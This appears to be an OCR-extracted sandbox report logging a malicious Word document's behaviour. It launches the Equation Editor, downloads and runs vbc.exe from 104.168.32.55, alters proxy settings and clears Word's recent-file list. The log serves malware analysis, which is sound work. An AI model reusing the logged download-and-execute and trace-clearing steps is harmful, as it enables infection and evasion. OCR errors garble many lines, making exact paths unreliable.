Call System API Call Process API	API Name: evtchann.SendEvent Args: ( e), pid[1180], ppid[248 ) Return: 1  API Name: CreateProcessW Args: ( %windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:1180:%windir%\splwow64.exe ) R eturn: 1	248
Detection	Threat Characteristic: Creates process in system directory Process ID: 1180 Image Path: %windir%isplwow64.exe 12288	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\Startup\tems\ <t\$ none<="" td="" value:=""><td>248</td></t\$>	248
Add File	Path: %APPDATA%\Microsoft\Templates\-\\$Normal.dotm Type: VSDT_COM_DOS	248
Write File	Path: %APPDATA%\Microsoft\Templates\-\\$Normal.dotm Type: VSDT_COM_DOS	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\<\\$ Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\2"% Value: None	248
Call Internet Helper API	API Name: InternetOpenW Args: ( Microsoft Office Protocol Discovery, 0, , , , 0 ) Return: cc0004	248
Call System API	API Name: DnsQueryExW Args: ( 104.168.32.55, 1, 50000000 ) Return: 0	248
Detection	Threat Characteristic: Queries DNS server 104.168.32.55	
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 104.168.32.55, 80, , , 3, 0, 0 ) Return: cc0008	248
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, OPTIONS, /	248
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/	
Call Service API	API Name: OpenServiceW Args: ( 3297248, Sens, 4 ) Return: 32979a0	248
Call Service API	API Name: OpenServiceA Args: ( 3297978, rasman, 4 ) Return: 3296f50	248
Call Service API	API Name: OpenServiceA Args: ( 474940, RASMAN, 4 ) Return: 475160	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	248
	API Name: socket Args: ( 23, 1, 6 ) Return: 584	248
Call Network API		
Call Network API  Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 584	248

Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 5a8	248
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 598	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\DefaultConnectionSettings Value: None	248
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 5cc	248
Call Network API	API Name: bind Args: ( 5cc, 0.0.0.49175, 16 ) Return: 0	248
Detection	Threat Characteristic: Listens on port	240
500000	0.0.0.049175	
Call Network API	API Name: connect Args: ( 5cc, 104.168.32.55:80, 16 ) Return: ffffffff	248
Call Network API	API Name: send Args: ( 5cc, OPTIONS /wiiwizwii.wizwii.wiz/HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol D	248
	iscovery\r\nHost: 104.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 226, 0 ) Return: 226	
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: 104.168.32.55:80	
	Content: OPTIONS /wiiwiiwizwiiwiiwiz/HTTP/1.1\/nUser-Agent: Microsoft Office Protocol Discovery\/nInHost: 1	
	04.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n	
Call Network API	API Name: recv Args: ( 5cc, , 1024, 0 ) Return: ?	248
Call Network API	API Name: recv Args: ( 5cc, , 1, 2 ) Return: ?	248
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\ Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\Count Value: 1	248
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwiz	248
	wii.wizwiiwiz/\ Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwiz	248
	wii.wizwiiwiz/\Type Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwizwizwiz	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwiz	248
	wii.wizwiiwii/Version Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Intermet\Server Cache\http://104.168.32.55/wiiwiz	248
	wii.wizwiiwiz/₄Flags Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://104.168.32.55/wiiwiz	248
	wii.wizwiiwiz/\Expiration Value: None	
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ Value: None	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\Current\Version\Tracing\Microsoft.Smart\Screen.dll\Log\Session\Name Val	248
Meita Basista V	Ue: Stdout    Value   Like   Lice   Like   L	242
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\Smart\Screen.dll\Active Value: 1	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\Current\Version\Tracing\Microsoft\Smart\Screen.dll\ControlFlags Value: 1	248
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\Current\Version\Tracing\Microsoft.SmartScreen.dll\Regular\ Value: None	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\Guid Value: 7	248
W. 5	e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96	0.40
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\Current\Version\Tracing\Microsoft\Smart\Screen.dll\Regular\Bit\names Val ue: Error Unusual Noise Entry Exit Probability Cracking CrackingError Debug	248
Call Service API	API Name: OpenServiceW Args: ( 493450, Webclient, 5 ) Return: 0	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Shell Extensions\Cached\{BDEADF00-C265-11D0-BCED-00A0C90AB50F} \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \	248
White registry rey	14E6-0000-0000-C000-00000000046} 0xFFFF Value: None	240
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: ( 271944, 0, 0, 0 ) Return: 1	248
Call Network API	API Name: socket Args: ( 2, 2, 17 ) Return: 624	248
Call Network API	API Name: bind Args: ( 624, 127.0.0.1:54027, 16 ) Return: 0	248
Detection	Threat Characteristic: Listens on port	
	127.0.0.1:54027	
Call Internet Helper API	API Name: InternetOpenW Args: ( Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.	248
	0C; .NET4.0E), 0, , , 10000000 ) Return: cc0004	
Call System API	API Name: DnsQueryExW Args: ( 104.168.32.55, 1, 50000000 ) Return: 0	248
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 104.168.32.55, 80, , , 3, 0, 53194024 ) Return: cc0008	248
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /wiiwizwii.wiz	248
	izwi.wizwiz, , , 2561336, 4261904, 53194024 ) Return: cc000c	
Detection	Threat Characteristic: Connects to remote URL or IP address	
Call Makesards A.D.I.	http://104.168.32.55/	0:5
Call Network API	API Name: recv Args: (5cc, 1, 2) Return: ?	248
Call Network API	API Name: send Args: (5cc, GET /wiiwizwiiwizwiiwiz/wiz/wiz/wiiwiz/	248
	h.2; .NET4.0C; .NET4.0E; MSOffice 12]/rinAccept-Encoding: gzip, deflatelrinHost: 104.168.32.55irinConnection: Keep-AlivelrinIrin, 444, 0 ) Return: 444	
Call Network API	API Name: recv Args: (5cc, , 1024, 0 ) Return: ?	248
Call Network API	API Name: recv Args: ( 624, , 32, 0 ) Return: ?	248
Call Network API	API Name: send Args: (624, I, 1, 0) Return: 1	248
Call Network API	API Name: recv Args: (5cc, , 1024, 0) Return: ?	248
Call Network API	API Name: recv Args: (5cc, , 8192, 0 ) Return: ?	248
Call Network API	API Name: recv Args: (5cc, ,8192, 0 ) Return: ?	248
		248
Call Network API	API Name: recv Args: ( 5cc, , 6477, 0 ) Return: ?	
Call Network API	API Name: recv Args: ( 624, , 32, 0 ) Return: ?	248
Call Network API	API Name: send Args: (624, I, 1, 0) Return: 1	248
Call Network API	API Name: recv Args: ( 5cc, , 6477, 0 ) Return: ?	248
Call Network API	API Name: recv Args: ( 5cc, , 1, 2 ) Return: ?	248
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\	248
War El	[1].wiz Type: VSDT_RTF	
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGO0E08\Vwii.wizwizwizwij.wiz	248
	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF	248
Add File	1 dail. NOCOCADATE DATA (Intelligence of the Intelligence of the I	248
Add File	Path: %I OCAL APPDATA%\Microsoft\Windows\Temporary Internet Eilas\Contact MSC\941002DQ wiz Tunes VEST, DTE	240
Add File Write File Call Filesystem API	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF  API Name: CopyFileExW Args: ( %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\	248

Call Internet Helper API	API Name: InternetOpenW Args: ( Microsoft Office Existence Discovery, 0, , , 0 ) Return: cc0008		248
Call System API	API Name: DnsQueryExW Args: ( 104.168.32.55, 1, 50000000 ) Return: 0		248
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0008, 104.168.32.55, 80, , , 3, 0, 0 ) Return: cc000c		248
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc000c, HEAD, /wiiwii.wizwii.wizwii.wiz/wii.wiz/wii.wiz/wii.wiz/wii.wiz/wii.wiz/wii.wiz/		248
	wizwi.wiz.wiz, HTTP/1.1, , 0, -2143287296, 0 ) Return: cc0010		
Call Network API	API Name: recv Args: ( 5cc, , 1, 2 ) Return: ?		248
Call Network API	API Name: send Args: (5cc, HEAD /wiiwiiwizwiiwiiwiiwizwiiwizwii		248
	Return: 313		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 104.168.32.55:80		
	Content: HEAD /wiiwizwiiwizwiiwiz/wiiwiz/wii.wizwii.wizwii.wizwii.wizwii.wizwii.wizwiz.wiz		
Call Network API	API Name: recv Args: ( 5cc, , 1024, 0 ) Return: ?		248
Call Network API	API Name: recv Args: ( 5cc, , 1, 2 ) Return: ?		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\x>% Value: None		248
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE ) Return: 1		248
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[248 ) Return: 1		248
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[%CommonProgramFiles(x86)%Imicrosoft shared\EQUATION\EQNEDT32.EXE ) Return: 1		248
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[248 ) Return: 1		248
Detection	Threat Characteristic: Creates process Process ID: 2140		
	Image Path: %CommonProgramFiles(x86)%IMicrosoft SharedIEQUATIONIEQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109E6009040000000000F01FE	248	2140
	C\Usage\EquationEditorFilesIntl_1033 Value: 53590005		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	248	2140
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	248	2140
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	248	2140
Call Internet Helper API	API Name: URLDownloadToFileW Args: ( , http://104.168.32.55/009/vbc.exe, %USERPROFILE%/vbc.exe, , ) Return: 0	248	2140
Detection	Threat Characteristic: Executes dropped file		
	File: %USERPROFILE%Ivbc.exe		
	Shell Command: %USERPROFILE%vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/009/vbc.exe		
Call System API	API Name: DnsQueryExW Args: ( 104.168.32.55, 1, 50000000 ) Return: 0	248	2140
Call System API	API Name: DrisQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0  API Name: DrisQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0	248	2140
		248	
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None		2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPl32\EnableFileTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPl32\EnableConsoleTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAP\32\ConsoleTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoff\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%tracing	248	2140
Call Service API	API Name: OpenServiceW Args: ( 59fe00, Sens, 4 ) Return: 591140	248	2140
Add Registry Key	$Key: HKEY\_LOCAL\_MACHINE \\ ISOFTWARE \\ IWow 6432 \\ Node \\ IMicrosoft \\ ITracing \\ IEQNEDT \\ 32\_RASMANCS \\ Value: None \\ INCOLORS \\ Value: None \\ Val$	248	2140
Write Registry Key	$Key: HKEY\_LOCAL\_MACHINE \\ ISOFTWARE \\ IWow 6432 \\ Node \\ IMicrosoft\\ ITracing \\ IEQNEDT32\_RASMANCS\\ Enable \\ File \\ Tracing \\ Value: 0$	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	248	2140
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%ltracing	248	2140
Call Service API		248	2140
	API Name: OpenServiceA Args: ( 5a0328, rasman, 4 ) Return: 5a02b0		
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18ec74, 0, 0, 0) Return: 1	248	2140
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	248	2140
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	248	2140
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	248	2140
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	248	2140
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	248	2140
Call Service API	API Name: OpenServiceA Args: ( 5a02b0, RASMAN, 4 ) Return: 5a03a0	248	2140
Call Network API	API Name: socket Args: ( 2, 2, 17 ) Return: 360	248	2140
Call Network API	API Name: bind Args: ( 360, 127.0.0.1:59934, 16 ) Return: 0	248	2140
Detection	Threat Characteristic: Listens on port		
	127.0.0.1:59934		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4. 0C; .NET4.0E), 0, , , 10000000 ) Return: cc0004	248	2140
Call System ADI		248	2140
Call System API	API Name: DnsQueryExW Args: (104.168.32.55, 1, 50000000) Return: 0		
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 104.168.32.55, 80, , , 3, 0, 5866392 ) Return: cc0008	248	2140
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /009/vbc.exe, , , 1632360, 4194320, 5866392 ) Return: cc000c	248	2140
Detection	Threat Characteristic: Connects to remote URL or IP address http://104.168.32.55/009/vbc.exe		
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3c0	248	2140
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3c0	248	2140
Call Network API		248	2140
	API Name: socket Args: ( 2d, n, 6 ) Return: 3dc		
Call Network API	API Name: bind Args: ( 3dc, 0.0.0.049176, 16 ) Return: 0	248	2140
D 1 "	Threat Characteristic: Listens on port		
Detection	0.0.0.0;49176		
Detection  Call Network API	0.0.0.049176  API Name: connect Args: (3dc, 104.168.32.55:80, 16 ) Return: fffffff	248	2140

Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, !, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: send Args: (3dc, GET /009/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\n\r\n, 262, 0 ) Return: 262	248	2140
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 104.168.32.55:80		
	Content: GET /009/vbc.exe HTTP/1.1\r\nAccept: 1/"\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WO W64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 104.168.32.55\r\nConnection: Keep-Alive\r\nho		
Call Network API	API Name: recv Args: ( 3dc, , 1024, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, I, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 1024, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: (360, I, 1, 0) Return: 1	248	2140
		248	
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	240	2140
Call Network API	API Name: recv Args: ( 5cc, , 1, 2 ) Return: ?		248
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, I, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: (3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, I, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: (360, , 32, 0) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: recv Args: ( 3dc, , 8192, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, I, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, !, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, !, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Call Network API	API Name: send Args: ( 360, I, 1, 0 ) Return: 1	248	2140
Call Network API	API Name: recv Args: ( 360, , 32, 0 ) Return: ?	248	2140
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\IZ09OBSV\vbc[1].exe Type: VSDT_EXE_W32	248	2140
Write File	Path: %LOCALAPPDATA%\\text{Microsoft\text{Windows\Temporary Internet Files\Content.IE5\IZ09OBS\text{Vibc(1].exe Type: VSDT_EXE_W32}	248	2140
Detection	Threat Characteristic: Modifies file that can be used to infect systems	240	2140
	%LOCALAPPDATA%IMicrosoftWindows\Temporary Internet Files\Content.IE5\IZ090BSV\vbc[1].exe		
Add File	Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_W32	248	2140
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2140 File: %USERPROFILE%/wbc.exe		
Detection	Type: VSDT_EXE_W32  Threat Characteristic: Creates multiple copies of a file %USERPROFILE%vbc.exe		
Write File		248	2140
Write File	Path: %USERPROFILE%/vbc.exe Type: VSDT_EXE_W32	248	2140
Detection	Threat Characteristic: Modifies file that can be used to infect systems  %USERPROFILE%lvbc.exe		
Detection	Threat Characteristic: Creates command line process Process ID: 2204		
- n-n 1/-:	Image Path: %USERPROFILE%\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: ( Process:2204, ) Return: ?	248	2140
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[2204], ppid[2140 ) Return: 1	248	2140
Call Process API	API Name: CreateProcessW Args: ( %USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , , %windir%\system32, , Process:2204:vbc.exe ) Return : 1	248	2140
Detection	Threat Characteristic: Executes dropped file  File: %USERPROFILE%\vbc.exe  Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
	Threat Characteristic: Creates process		
Detection	Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe		
Detection	Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"  Threat Characteristic: Creates process Process ID: 2204		
Detection	Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"  Threat Characteristic: Creates process Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe		
	Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"  Threat Characteristic: Creates process Process ID: 2204		248 248

A	Delta (/ ADDDATA) (/ Missaudi) (/ Facility and a second a	0.40
Add File	Path: %APPDATA%\Microsoft\Office\Recent\	248
Write File Add File	Path: %APPDATA%\Microsoft\Office\Recent\	248
Write File	Path: %APPDATA%\Microsoft\Office\Recent\wiiwizwiiwizwiiwiz on 104.168.32.55.url Type: VSDT_ASCII  Path: %APPDATA%\Microsoft\Office\Recent\wiiwiiwiiwiiwiiwii on 104.168.32.55.url Type: VSDT_ASCII	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\Startupltems\x>% Value: None	248
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%MicrosoftOffice\Recent\scanjet 025001921.docx.LNK) Return: 0	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Fil	248
Delete Registry Key	Key: HKEY_CURRENT_USER/Software/Microsoft/Office/12.0/Word/File MRU/litem 1 Value: None	248
Delete Registry Key	Key: HKEY CURRENT USER'Software\Microsoft\Office\12.0\Word\File MRU\ltem 2 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 3 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 4 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 5 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 6 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 7 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 8 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 9 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 10 Value: None	248
Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 11 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 12 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 13 Value: None	248
Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 14 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 15 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 16 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 17 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 18 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 19 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 21 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 23 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None	248
